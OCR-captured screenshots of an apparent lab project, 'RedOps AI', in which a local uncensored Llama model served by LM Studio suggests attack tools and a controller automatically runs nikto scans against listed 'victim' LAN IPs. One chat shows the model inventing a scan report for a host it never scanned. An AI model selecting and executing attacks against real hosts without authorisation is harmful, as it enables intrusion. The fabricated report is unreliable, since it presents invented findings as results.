
# Sample conversation payload
payload = {
"model": "llama-3.1-8b-lexi-uncensored-v2",
"messages": [
{"role": "user", "content": "Hello! What can you do?"}
],
"temperature": 0.7
}


# Send the request
response = requests.post(url, json=payload)


# Print the model's reply
print(response.json()['choices'][0]['message']['content'])
Ln 1, Col 1
448 characters
Plain text
100%
Windows (CRLF)
UTF-8
http://192.168.56.1:1234
Size 4.66 GB
Eject
025-08-07 13:09:10 [INFO] [Plugin(lmstudio/rag-v1)] stdout: [PromptPreprocessor] Register with LM Studio
025-08-07 13:09:11 [INFO] [Plugin(lmstudio/rag-v1)] stdout: [PromptPreprocessor][Request (T2xCaZ)] New preprocess request received.
025-08-07 13:09:11 [INFO] [Plugin(lmstudio/rag-v1)] stdout: [PromptPreprocessor][Request (T2xCaZ)] Preprocess request completed.



Command Prompt - py final.j
Microsoft Windows [Version 10.0.22631.5624]
(c) Microsoft Corporation. All rights reserved.
C:\Users\ditiss>cd Desktop
C:\Users\ditiss\Desktop>cd RedOpsAI
C:\Users\ditiss\Desktop\RedOpsAI>py test_lm_studio.py
I can be used in a variety of ways, from helping you plan a vacation to creating art. I'm here to assist you in finding the help or information you need.
C:\Users\ditiss\Desktop\RedOpsAI>cd ..
C:\Users\ditiss\Desktop>py final.py



Developer Logs
2025-08-07 13:09:10 [INFO] [Plugin(lmstudio/rag-v1)] stdout: [PromptPreprocessor] Register with LM Studio
2025-08-07 13:09:11 [INFO] [Plugin(lmstudio/rag-v1)] stdout: [PromptPreprocessor][Request (T2xCaZ)] New preprocess request received.
2025-08-07 13:09:11 [INFO] [Plugin(lmstudio/rag-v1)] stdout: [PromptPreprocessor][Request (T2xCaZ)] Preprocess request completed.
2025-08-07 13:15:12 [INFO] [LM STUDIO SERVER] Running chat completion on conversation with 1 messages.
2025-08-07 13:15:23 [INFO] [LM STUDIO SERVER] Accumulating tokens ... (stream = false)
2025-08-07 13:15:38 [INFO] [llama-3.1-8b-lexi-uncensored-v2:2] Generated prediction: {
"id": "chatcmpl-z4dj42242jg2skvu19537t",
"object": "chat.completion",
"created": 1754552712,
"model": "llama-3.1-8b-lexi-uncensored-v2:2",
"choices": [
{
"index": 0,
"logprobs": null,
"finish_reason": "stop",
"message": {
"role": "assistant",
"content": "I can be used in a variety of ways, from helping you plan a vacation to creating art. I'm here to assist you in finding the help or information y
ou need."
}
}
],
"usage": {
"prompt_tokens": 42,
M Studio 0.3.20 (Build 4)
User
Power User
Developer
RAM: 467.30 MB | CPU: 0.00 %








LM Studio - 0.3.20 (Build 4)
llama-3.1-8b-lexi-uncensored-v2
Eject
Chats
Unnamed Chat
Untitled
Untitled
Unnamed Chat
System Prompt
Appearance
Clear All
Duplicate
"What is the capital of France?"
"Can you teach me how to solve a Rubik's cube?"
"Can you show me a cool math proof?"
Show prompt suggestions when creating a new chat
Send a message to the model...
rag-v1
Input token count: 0
Context is 0.0% full



Command Prompt - py final.
Microsoft Windows [Version 10.0.22631.5624]
(c) Microsoft Corporation. All rights reserved.
C:\Users\ditiss>cd Desktop
C:\Users\ditiss\Desktop>cd RedOpsAI
C:\Users\ditiss\Desktop\RedOpsAI>py test_lm_studio.py
I can be used in a variety of ways, from helping you plan a vacation to creating art. I'm here to assist you in finding the help or information you need.
C:\Users\ditiss\Desktop\RedOpsAI>cd ..
C:\Users\ditiss\Desktop>py final.py



RedOps AI Controller - Multi-Victim
Enter Victim IP(s), one per line:
192.168.1.114
192.168.1.121
192.168.1.127
Start Attack Cycle



Developer Logs
2025-08-07 13:18:54 [INFO] [LM STUDIO SERVER] Running completion on text: Target: 192.168.1.114
Nm... Command: <full command>
2025-08-07 13:18:54 [INFO] [LM STUDIO SERVER] Processing...
2025-08-07 13:19:24 [INFO] [LM STUDIO SERVER] Client disconnected. Stopping generation... (If the model is busy processing the prompt, it will finish first.)
2025-08-07 13:19:24 [INFO] [llama-3.1-8b-lexi-uncensored-v2:2] Generated prediction: {
"id": "cmpl-bt5r7opmieolr0yjjrefu",
"object": "text_completion",
"created": 1754552934,
"model": "llama-3.1-8b-lexi-uncensored-v2:2",
"choices": [
{
"index": 0,
"text": "- Description: <description of the tool",
"logprobs": null,
"finish_reason": "stop"
}
],
"usage": {
"prompt_tokens": 163,
"completion_tokens": 8,
"total_tokens": 171
},
"stats": {}
}
Studio 0.3.20 (Build 4)
User
Power User
Developer







RedOps AI Controller - Multi-Victim
Enter Victim IP(s), one per line:
192.168.1.114
192.168.1.121
192.168.1.127
Start Attack Cycle
13:20:15 [192.168.1.121] Command: nikto -host 192.168.1.121
13:20:15 [192.168.1.121] Executing attack: nikto -host 192.168.1.121
13:20:16 [192.168.1.121] Report saved: redops_reports\192.168.1.121_attack_report_20250807_132016.json
13:20:16 [192.168.1.121] PDF saved: redops_reports\192.168.1.121_summary_20250807_132016.pdf
13:20:16 [192.168.1.127] Starting scan...
13:21:12 [192.168.1.127] Scan complete. Querying AI...
13:21:44 [192.168.1.127] [!] LM Studio failed. Falling back to offline suggestions...
13:21:44 [192.168.1.127] Fallback Tool: nikto
13:21:44 [192.168.1.127] Fallback Command: nikto -host 192.168.1.127
13:21:44 [192.168.1.127] Suggested Tool: nikto
13:21:44 [192.168.1.127] Command: nikto -host 192.168.1.127
13:21:44 [192.168.1.127] Executing attack: nikto -host 192.168.1.127
13:22:25 [192.168.1.127] Report saved: redops_reports\192.168.1.127_attack_report_20250807_132225.json
13:22:25 [192.168.1.127] PDF saved: redops_reports\192.168.1.127_summary_20250807_132225.pdf


Untitled
System Prompt
Appearance
Clear All
Duplic
You
report of 192.168.1.53
llama-3.1-8b-lexi-uncensored-v2:2
It looks like you're looking at a report from a network scan or vulnerability assessment.
Here's an example of a report that might have been generated for the IP address 192.168.1.53:
Network Scan Report:
IP Address: 192.168.1.53
MAC Address: 00:11:22:33:44:55 (Note: This is just an example MAC address)
OS Detection: Windows 10 Home Edition
Open Ports and Services:
Send a message to the model...
rag-v1
Input token count: 0
Context is 21.4% full


LM Studio - 0.3.20 (Build 4)
Select a model to load (Ctrl +L)
Eject
Chats
Untitled
